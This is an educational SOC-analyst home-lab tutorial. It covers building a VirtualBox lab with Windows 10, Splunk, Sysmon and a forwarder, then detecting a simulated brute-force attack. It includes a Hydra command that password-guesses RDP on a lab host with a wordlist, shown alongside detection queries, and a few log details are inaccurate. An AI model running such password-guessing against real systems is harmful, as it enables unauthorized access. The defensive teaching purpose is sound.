



BLUETEAMERS
— DEFEND. DETECT. RESPOND. —

SOC ANALYST L1 HOME LAB

BUILD YOUR FIRST SOC ENVIRONMENT
USING VIRTUALBOX

COMPLETE BEGINNER GUIDE WITH LIVE ATTACK SIMULATIONS,
SPLUNK SIEM DETECTION & INCIDENT HANDLING



VIRTUALBOX
LAB SETUP



WINDOWS 10
ENDPOINT

splunk>

SPLUNK
SIEM



LIVE ATTACK
SIMULATIONS



DETECTION &
RESPONSE



INCIDENT REPORTS
& ANALYSIS





1 What is a SOC Home Lab?

What is a SOC?

SOC (Security Operations Center) is a team that monitors, detects, investigates and responds to cyber security threats 24/7.

What does SOC Analyst L1 do?

- Monitor alerts from security tools (SIEM)
- Investigate alerts
- Triage and validate incidents
- Document findings
- Escalate critical threats to L2
- Close false positives

Why Companies use SIEM?

SIEM (Security Information and Event Management) collects logs from all systems, analyzes them and generates alerts for suspicious activities.

Why we need Home Lab?

A home lab helps beginners understand real world SOC operations, tools and attack simulations in a safe environment.



Learning Outcomes

By the end of this lab you will be able to:


- ✓ Build your own SOC environment using VirtualBox
- ✓ Collect and analyze logs using Splunk SIEM
- ✓ Detect real world attacks like Brute Force, Phishing and PowerShell
- ✓ Investigate alerts and make decisions (Alert Closed / Escalate to L2)
- ✓ Write professional incident reports

Difficulty Level

Beginner



SOC Home Lab Architecture



Final Architecture (Overview)

How Logs Flow in our Lab?

- 1 Windows 10 (Endpoint) generates logs using Sysmon.
- 2 Splunk Universal Forwarder collects those logs.
- 3 Forwarder sends logs to Splunk SIEM.
- 4 Splunk indexes logs and generates alerts.
- 5 SOC Analyst investigates alerts and takes action.



Important Note

This lab is only for educational purposes. Do not use these attacks on any system without permission.



What You Will Learn as SOC Analyst L1

- ✓ How real attackers attack systems
- ✓ How logs are generated
- ✓ How SIEM detects suspicious activities
- ✓ How to investigate alerts step by step
- ✓ How to decide: Close or Escalate
- ✓ How to create incident reports





Hardware Requirements

A minimum of the following resources is recommended to run the lab smoothly.

Component	Minimum	Recommended
CPU	2 Cores	4 Cores or More
RAM	8 GB	16 GB or More
Storage	100 GB Free	200 GB SSD or More
Virtualization	Enabled (VT-x/AMD-V)	Enabled
Internet	Required	Required



Important Note

Enable Virtualization (VT-x/AMD-V) in BIOS for better performance of virtual machines.



Software Requirements

Below are the software and tools required to build our SOC Home Lab.

Software / Tool	Purpose
Oracle VM VirtualBox	Virtualization Platform
Windows 10 ISO	Victim / Endpoint Machine
Kali Linux ISO	Attacker Machine
Ubuntu Server ISO	Splunk SIEM Installation
Splunk Enterprise	SIEM for Log Analysis
Sysmon	Windows Logging
Splunk Universal Forwarder	Log Forwarding Agent
Python 3	For Tools & Scripts (Optional)
Google Chrome	Access Splunk Web UI



Download Links

You can download all the required files from the links below.

 VirtualBox https://www.virtualbox.org/	 Windows 10 ISO https://www.microsoft.com/en-in/software-download/windows10	 Kali Linux ISO https://www.kali.org/get-kali/#kali-installer-images	 Ubuntu Server ISO https://ubuntu.com/download/server	 Splunk Enterprise https://www.splunk.com/en_us/download/splunk-enterprise.html	 Sysinternals Suite (Sysmon) https://learn.microsoft.com/sysinternals/downloads/sysmon	 Splunk UF https://www.splunk.com/en_us/download/universal-forwarder.html
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Downloaded Files (Example)

 VirtualBox Installer	 ISO Files	 Sysmon Tools	 Splunk & Forwarder
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Tips

- ✓ Allocate enough RAM for each VM for smooth performance.
- ✓ Use SSD for better speed.
- ✓ Make sure all VMs are on the same Internal Network.
- ✓ Take snapshots at each major step.
- ✓ Keep your system updated.



Common Errors

- ✗ Virtualization not enabled in BIOS. (Error: VT-x/AMD-V not available)
- ✗ Not enough RAM allocated to VMs. (Slow performance / VMs crash)
- ✗ Network misconfiguration. (Cannot communicate between VMs)
- ✗ UF not forwarding logs to Splunk. (Check outputs.conf and inputs.conf)



VirtualBox is a powerful open-source virtualization platform that allows us to create and manage multiple virtual machines on a single host machine.

Step-by-Step Installation

1 Download VirtualBox

Go to <https://www.virtualbox.org/>
Download the latest version for your operating system.




2 Run the Installer

Double-click the downloaded installer and click Next.




3 Choose Components

Select all default components and click Next.




4 Installation Ready

Click Install to begin the installation process.



5 Installation Progress

Wait for the installation to complete.



6 Installation Completed

Click Finish to complete the installation.



After Installation – VirtualBox Manager



Network Configuration (Important)

We will use two types of networks in our lab.

Network Type	Purpose
NAT Network	Internet access for VMs (e.g., Windows, Kali, Ubuntu)
Internal Network	Isolated network for communication between VMs (e.g., Windows ↔ Splunk)

How to Create Internal Network

1. Open VirtualBox Manager
2. Click File → Host Network Manager
3. Click Create
4. Name it: intnet
5. Enable DHCP (Optional)
6. Click Apply and Close



Important Notes

- Enable Virtualization (VT-x/AMD-V) from BIOS for better performance.
- Give enough RAM and CPU to each VM for smooth operation.
- Use Internal Network for secure log forwarding between VMs.

Common Errors

- VT-x/AMD-V is disabled in BIOS. (Fix: Enable in BIOS settings)
- Installation failed due to antivirus. (Fix: Disable antivirus temporarily)
- Network not working in VM. (Fix: Check Adapter settings)
- Not enough disk space. (Fix: Allocate more space)




In this step, we will create a Windows 10 virtual machine that acts as the victim or endpoint in our SOC Home Lab.

Step-by-Step VM Creation


1 Click on New

Open VirtualBox and click on "New" to create a new VM.



2 Name and OS Type

- Name: Windows 10
- Type: Microsoft Windows
- Version: Windows 10 (64-bit)
- Click Next.



3 Memory Size

Allocate at least 4096 MB (4 GB) RAM.
Click Next.



4 Hard Disk

- Select "Create a virtual hard disk now"
- Click Create.



5 Hard Disk File Type

Choose VDI (VirtualBox Disk Image).
Click Next.



6 Storage on Physical Hard Disk

Choose Dynamically allocated.
Click Next.




7 File Location and Size

Location: Keep default path
Size: 50 GB or more
Click Create.



8 Windows 10 VM Created

Your Windows 10 VM is now created and appears in the list.



VM Settings Summary

Setting	Configuration
Name	Windows 10
Type	Microsoft Windows
Version	Windows 10 (64-bit)
Memory (RAM)	4096 MB (4 GB)
Processors	2
Hard Disk	50 GB (Dynamically Allocated)
Network	Internal Network (intnet)
ISO	Windows 10 ISO

Network Configuration (Important)

Set the network adapter to Internal Network (intnet) so that Windows 10 can communicate with Splunk.



Windows 10 Installation

Start the VM and install Windows 10 using the ISO file.



Important Notes

- Use Internal Network for all lab VMs.
- Ensure Windows 10 has internet access via NAT adapter (Adapter 2).
- Take a snapshot after Windows 10 installation.
- This VM represents a company endpoint used by an employee.

Common Issues

- VM not starting? Enable virtualization in BIOS.
- No internet? Check NAT adapter settings.
- Can't see other VMs? Ensure all are on the same Internal Network (intnet).

In this step, we will install Splunk Enterprise on Ubuntu Server. Splunk will act as our SIEM to collect, index and analyze logs from endpoints.

Step-by-Step Installation

1 Update Ubuntu Server

- Login to your Ubuntu Server VM.
- Update the system packages.

```
ubuntu@ubuntu: ~
ubuntu@ubuntu:~$ sudo apt update
Hit:1 http://archive.ubuntu.com/ubuntu jammy InRelease
Hit:2 http://archive.ubuntu.com/ubuntu jammy-updates InRelease
Hit:3 http://archive.ubuntu.com/ubuntu jammy-backports InRelease
Hit:4 http://security.ubuntu.com/ubuntu jammy-security InRelease
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
All packages are up to date.
ubuntu@ubuntu:~$
```

2 Download Splunk Enterprise

- Download the latest Splunk Enterprise Deb package.
- (Use free license for lab purpose)

```
ubuntu@ubuntu:~$ wget -O splunk.deb
https://download.splunk.com/products/splunk/releases/9.1.0/linux/splunk-9.1.0-8e3b8f5d2f7f-linux-2.6-amd64.deb
--2024-05-21 12:15:18-- https://download.splunk.com/products/splunk/releases/9.1.0/linux/splunk-9.1.0-8e3b8f5d2f7f-linux-2.6-amd64.deb
Resolving download.splunk.com (download.splunk.com)... 54.763.7.98
Connecting to download.splunk.com (download.splunk.com)|54.763.7.98|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1024407907 (977M) [application/octet-stream]
Saving to: 'splunk.deb'

splunk.deb 100%[=====] 977M 12.4MB/s in 79s
2024-05-21 12:16:36 (12.4 MB/s) - 'splunk.deb' saved [1024407907/1024407907]
ubuntu@ubuntu:~$
```

3 Install Splunk

- Install the downloaded Splunk package using dpkg.

```
ubuntu@ubuntu:~$ sudo dpkg -i splunk.deb
Selecting previously unselected package splunk.
(Reading database ... 184345 files and directories currently installed.)
Preparing to unpack splunk.deb ...
Unpacking splunk (9.1.0) ...
Setting up splunk (9.1.0) ...
Processing triggers for systemd (249.11-0ubuntu3.12) ...
Processing triggers for man-db (2.10.2-1) ...
ubuntu@ubuntu:~$
```

Note
Splunk will be installed in /opt/splunk directory.

4 Start Splunk Service

- Start the Splunk service.
- Enable it to start on boot.

```
ubuntu@ubuntu:~$ sudo /opt/splunk/bin/splunk start
Splunk starting. Please wait ....
Done.
ubuntu@ubuntu:~$ sudo /opt/splunk/bin/splunk enable boot-start
init system will now restart
ubuntu@ubuntu:~$
```

Note
Splunk service is now running in the background.

5 Access Splunk Web UI

- Open your browser.
- Go to: http://<Ubuntu_IP>:8000
- Default port is 8000.



The screenshot shows the Splunk Web UI login page. The URL bar shows <http://192.168.56.110:8000>. The page title is "splunk>enterprise". Below the title, it says "First time signing in? If you've forgotten your username or password, please contact your Splunk administrator." There are input fields for "Username" (containing "admin") and "Password" (masked with dots). A green "Sign In" button is at the bottom.

6 Create Admin Account


- Login with default credentials, Username: admin Password: changeme
- You will be prompted to change the password.
- Set a strong password for your admin user.



The screenshot shows the "Change Password" page in the Splunk Web UI. The URL bar shows <http://192.168.56.110:8000/en-US/app/launcher/change-password>. The page title is "Change Password". Below the title, it says "You must change your password before you can continue." There are input fields for "Current password", "New password", and "Confirm new password", each masked with dots. A green "Change Password" button is at the bottom.

Verify Splunk is Running

- Go to: http://<Ubuntu_IP>:8000
- You should see the Splunk Home Dashboard.
- This confirms Splunk is installed and running successfully.



The screenshot shows the Splunk Home Dashboard. The URL bar shows <http://192.168.56.110:8000/en-US/app/launcher/home>. The page title is "splunk>enterprise". Below the title, it says "Welcome to Splunk Enterprise". There are sections for "Recent Data" (No data in the last 7 days) and "Learn More" (Product Tours, Documentation). A green "Search & Reporting" button is at the bottom.

Important Notes

- Keep Splunk updated to the latest version.
- Default admin password must be changed.
- Splunk uses a lot of memory. Allocate at least 4 GB RAM to Ubuntu.
- Port 8000 must be accessible from your host machine (NAT or Host-Only).

Common Errors

- Port 8000 not opening? Check if Splunk service is running.
- Can't login? Make sure you changed the default password.
- Permission denied? Use sudo before Splunk commands.
- Out of memory? Allocate more RAM to the Ubuntu VM.

What SOC Analyst Learns in This Step

You installed and configured the SIEM (Splunk) which will collect, index and help us analyze security logs from endpoints.

In this step, we will install Sysmon for advanced logging on Windows 10 and Splunk Universal Forwarder (UF) to send logs to Splunk SIEM.

1 Install Sysmon

- Download Sysinternals Sysmon.
- Run as Administrator.
- Accept the EULA.
- Install Sysmon as a service.
- Use default config or custom config.

 **Sysmon installed successfully.**

```
Administrator Command Prompt
C:\Tools\Sysmon>sysmon64.exe -i
System Monitor v15.14 - System activity monitor
Copyright (C) 2014-2023 Mark Russinovich
Sysinternals - www.sysinternals.com


Sysmon installed.
SysmonDrv installed.

Starting SysmonDrv.
SysmonDrv started.
Sysmon64 installed.

Press Enter to exit.
C:\Tools\Sysmon>]
```

2 Verify Sysmon Service

- Open Services (services.msc)
- Find "Sysmon64".
- Status should be "Running".



Name	Description	Status	Startup Type	Log On As
State Repository Service	Provides repository...	Running	Automatic	Local System
Still Image Acquisition Events	Launches applica...	Running	Manual	Local System
Storage Service	Provides enablem...	Running	Manual	Local System
Sysmon64	System Monitor	Running	Automatic	Local System
System Event Notification Service	Monitors system e...	Running	Automatic	Local System
System Events Broker	Coordinates exec...	Running	Automatic	Local System

3 Install Splunk Universal Forwarder

- Download Splunk Universal Forwarder.
- Run installer as Administrator.
- Accept the license agreement.
- Choose default installation path.
- Click Install and Finish.



4 Configure inputs.conf

- Add Windows Event Logs path.
- Add Sysmon log path.
- **File Location:**
C:\Program Files\SplunkUniversalForwarder\etc\system\local\inputs.conf

```
[winEventLog://Security]
disabled = 0
index = windows

[winEventLog://System]
disabled = 0
index = windows

[winEventLog://Application]
disabled = 0
index = windows

[monitor://C:\ProgramData\Microsoft\Windows\
Sysmon\Operational.evtx]
disabled = 0
index = sysmon
```

5 Configure outputs.conf

- Add Splunk server IP and port (9997).
- **File Location:**
C:\Program Files\SplunkUniversalForwarder\etc\system\local\outputs.conf

```
[tcpout]
defaultGroup = splunk_server

[splunk_server]
server = 192.168.56.110:9997
sslVerifyServerCert = false
channel = encrypted
disabled = 0
index = *
```

6 Restart Splunk Universal Forwarder

- Restart the Splunk Universal Forwarder service.
- This will apply the new configuration.

```
Administrator: Command Prompt
C:\> net stop SplunkForwarder
The SplunkForwarder service is stopping.
The SplunkForwarder service was stopped successfully.

C:\> net start SplunkForwarder
The SplunkForwarder service is starting.
The SplunkForwarder service was started successfully.

C:\> ]
```




Note

Make sure Windows Firewall allows outbound connection on port 9997 to Splunk.
(Default Splunk receiving port)
IP used above: 192.168.56.110

7 Verify Data in Splunk

- Go to Splunk Web UI.
- Search for incoming events.
- index=windows or index=sysmon



splunk>enterprise Apps = Administrator Messages Settings Activity Help

Search & Reporting

index=windows OR index=sysmon

✓ 28,456 events (5/21/24 2:00:00.000 PM to 5/21/24 3:00:00.000 PM) No Event Sampling Job

Events Patterns Statistics (20) Visualization

Format Timeline Zoom Out Zoom to Selection Deselect

Time	Event
5/21/24 2:59:59.000 PM	Microsoft-Windows-Security-Auditing: An account was successfully logged on. EventCode=4624 LogonType=3 AccountName=Administrator host=Windows10 source=WinEventLog:Security sourcetype=WinEventLog
5/21/24 2:59:55.000 PM	Microsoft-Windows-Sysmon/Operational: Process Create (rule: ProcessCreate) Image=C:\Windows\System32\cmd.exe ParentImage=C:\Windows\explorer.exe EventCode=1 host=Windows10 source=WinEventLog:Microsoft-Windows-Sysmon/Operational
5/21/24 2:59:50.000 PM	Microsoft-Windows-Security-Auditing: An account failed to log on. EventCode=4625 LogonType=3 AccountName=admin host=Windows10 source=WinEventLog:Security sourcetype=WinEventLog

List Format 20 Per Page 1 2 3 4 5 Next



Important Notes

- Sysmon provides deep visibility into processes, network connections, and system changes.
- UF is a lightweight agent that forwards logs to Splunk.
- Always restart UF after making changes in configuration files.
- Indexes used in this lab: "windows" and "sysmon".



Common Errors

- UF not sending data? Check outputs.conf (Splunk IP and port).
- No logs? Check inputs.conf paths and Event Logs.
- Connection refused? Ensure port 9997 is open on Splunk server.
- Sysmon not logging? Check Sysmon service status.
- Wrong index? Check index name in inputs.conf.



What SOC Analysts Learn

You learn how endpoint logs are collected using Sysmon and forwarded to SIEM for monitoring and analysis.



Now that Windows 10 is sending logs using Sysmon and Splunk Universal Forwarder, let's verify that logs are successfully reaching Splunk SIEM.

How Logs Flow in Our Lab



✓ If logs are visible in Splunk, our environment is working perfectly!

What You Will Verify

- ✓ Windows Event Logs are arriving in Splunk (index=windows)
- ✓ Sysmon Logs are arriving in Splunk (index=sysmon)
- ✓ Host (WIN10) is sending logs
- ✓ Events are being indexed in real-time
- ✓ You can search and analyze logs




SOC Tip

Always verify logs first. A SOC analyst's first step is validation, not investigation.

1 Search All Windows Event Logs


Query: `index=windows`



Result: Windows Event Logs are successfully received.

2 Search Failed Login Events (Event ID 4625)


Query: `index=windows EventCode=4625`



Result: Failed login events are visible.

3 Search All Sysmon Logs


Query: `index=sysmon`



Result: Sysmon events are successfully received.

4 Verify Host is Sending Logs

Query: `host=WIN10`



Result: Host WIN10 is actively sending logs.



Key Takeaways

- Windows Event Logs (Security, System, Application) are coming in.
- Sysmon is generating detailed process and system activity logs.
- Host WIN10 is successfully forwarding logs to Splunk.
- You can now perform investigations and detect threats.
- Your SOC Home Lab is ready for attack simulations! 🚀



Common Issues

- No logs? Check UF service and outputs.conf.
- Wrong index? Check inputs.conf settings.
- Time not matching? Sync time on all VMs.
- Firewall blocking? Ensure port 9997 is open.
- Index not found? Wait few minutes and refresh.



Useful Splunk Commands

```

index=windows
index=sysmon
EventCode=4625
EventCode=4688
host=WIN10
sourcetype=WinEventLog:Security
  
```



In this lab, we will simulate a brute force attack from Kali Linux against Windows 10 and detect it in Splunk SIEM.



1 Launch Hydra on Kali Linux

```

root@kali:~# hydra -l testuser -P /usr/share/wordlists/rockyou.txt 192.168.56.105 -t 4
Hydra v9.4 (c) 2023 by van Hauser/THC & David Maciejak -
Please do not use in military or secret service
organizations, or for illegal purposes.

[DATA] attacking rdp://192.168.56.105:3389/
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399
login tries (1:1/p:14344399), ~3506100 tries per task
[DATA] attacking service rdp on port 3389
[3389][rdp] host: 192.168.56.105 login: testuser
password: password123

1 of 1 target successfully completed, 1 valid password
found

root@kali:~#
  
```

Hydra is trying multiple passwords against RDP service.

2 Windows 10 - Login Attempts



3 Windows Security Log (Event Viewer)

Event Viewer - Windows Logs - Security

Level	Date and Time	Source	Event ID	Task Category
Failure Audit	5/21/24 2:12:31 PM	Microsoft...	4625	Logon
Failure Audit	5/21/24 2:12:30 PM	Microsoft...	4625	Logon
Failure Audit	5/21/24 2:12:29 PM	Microsoft...	4625	Logon
Failure Audit	5/21/24 2:12:28 PM	Microsoft...	4625	Logon
Failure Audit	5/21/24 2:12:27 PM	Microsoft...	4625	Logon

Event 4625, Microsoft Windows security auditing.

General Details

An account failed to log on.

Subject:

Security ID:	NULL SID
Account Name:	-
Account Domain:	-
Logon ID:	0x0

Event ID 4625 is generated for each failed login attempt.

4 Sysmon Event (Event ID 3 - Network Connection)

Filter: Log: Microsoft-Windows-Sysmon/Operational Event ID: 3

Level	Date and Time	Source	Event ID	Task Category
Information	5/21/24 2:12:31 PM	Sysmon	3	Network Connection
Information	5/21/24 2:12:30 PM	Sysmon	3	Network Connection
Information	5/21/24 2:12:29 PM	Sysmon	3	Network Connection
Information	5/21/24 2:12:28 PM	Sysmon	3	Network Connection
Information	5/21/24 2:12:27 PM	Sysmon	3	Network Connection

Event 3, Sysmon - Network connection detected.

General Details

Network connection detected.

Image:	C:\Windows\System32\svchost.exe
User:	NT AUTHORITY\SYSTEM
Protocol:	RDP
Source IP:	192.168.56.105
Source Port:	3389
Destination IP:	192.168.56.1
Destination Port:	56008

Sysmon logs network connections from attacker to target.

5 Splunk - Failed Login Detection (4625)



Splunk shows multiple failed login events (4625).

6 Splunk - Attack Source IP

index=windows EventCode=4625 | stats count by src_ip

10 results (5/21/24 2:00:00.000 PM to 5/21/24 3:00:00.000 PM)

src_ip	count
192.168.56.105	156
192.168.56.103	8
192.168.56.102	3
192.168.56.101	1

Attacker IP 192.168.56.105 generated most failures.

What is Brute Force Attack?

A brute force attack is an attempt to gain unauthorized access by trying a large number of passwords until the correct one is found.

- Attackers automate the process using tools like Hydra.
- Common targets: RDP, SSH, FTP, Web Login, SMB.

Why Attackers Use It?

- Weak or reused passwords
- No account lockout policy.
- Default credentials
- Easy to automate and effective


Key Indicators (IOCs)

- Multiple failed login attempts (Event ID 4625)
- Single source IP with high failure count
- Repeated attempts within a short time
- Targeted usernames (e.g. admin, testuser)

MITRE ATT&CK

- T1110 - Brute Force
- Technique: Password Guessing
- Tactic: Credential Access

Splunk Timeline (All Events)



Sample Event Detail (4625)

Field	Value
_time	5/21/24 2:12:31 PM
host	WIN10
source	WinEventLog:Security
EventCode	4625
EventType	Failure Audit
Account_Name	testuser
IpAddress	192.168.56.105
TargetUserName	testuser
Failure_Reason	Unknown user name or bad password.

Severity

MEDIUM

Multiple failed login attempts may indicate password guessing activity.

Action Taken

Alert generated and investigation started.
Collect evidence, validate and check for compromise.



SOC Analyst Tip

Always correlate Windows Security Logs with Sysmon events and source IP. This gives full visibility from attack to impact.
This is how a real SOC detects and investigates brute force attacks.

Next Step


In the next page, we will perform SOC investigation and triage for this alert.

Now that we have detected multiple failed login attempts, let's investigate this alert like a real SOC Analyst.

Alert Summary

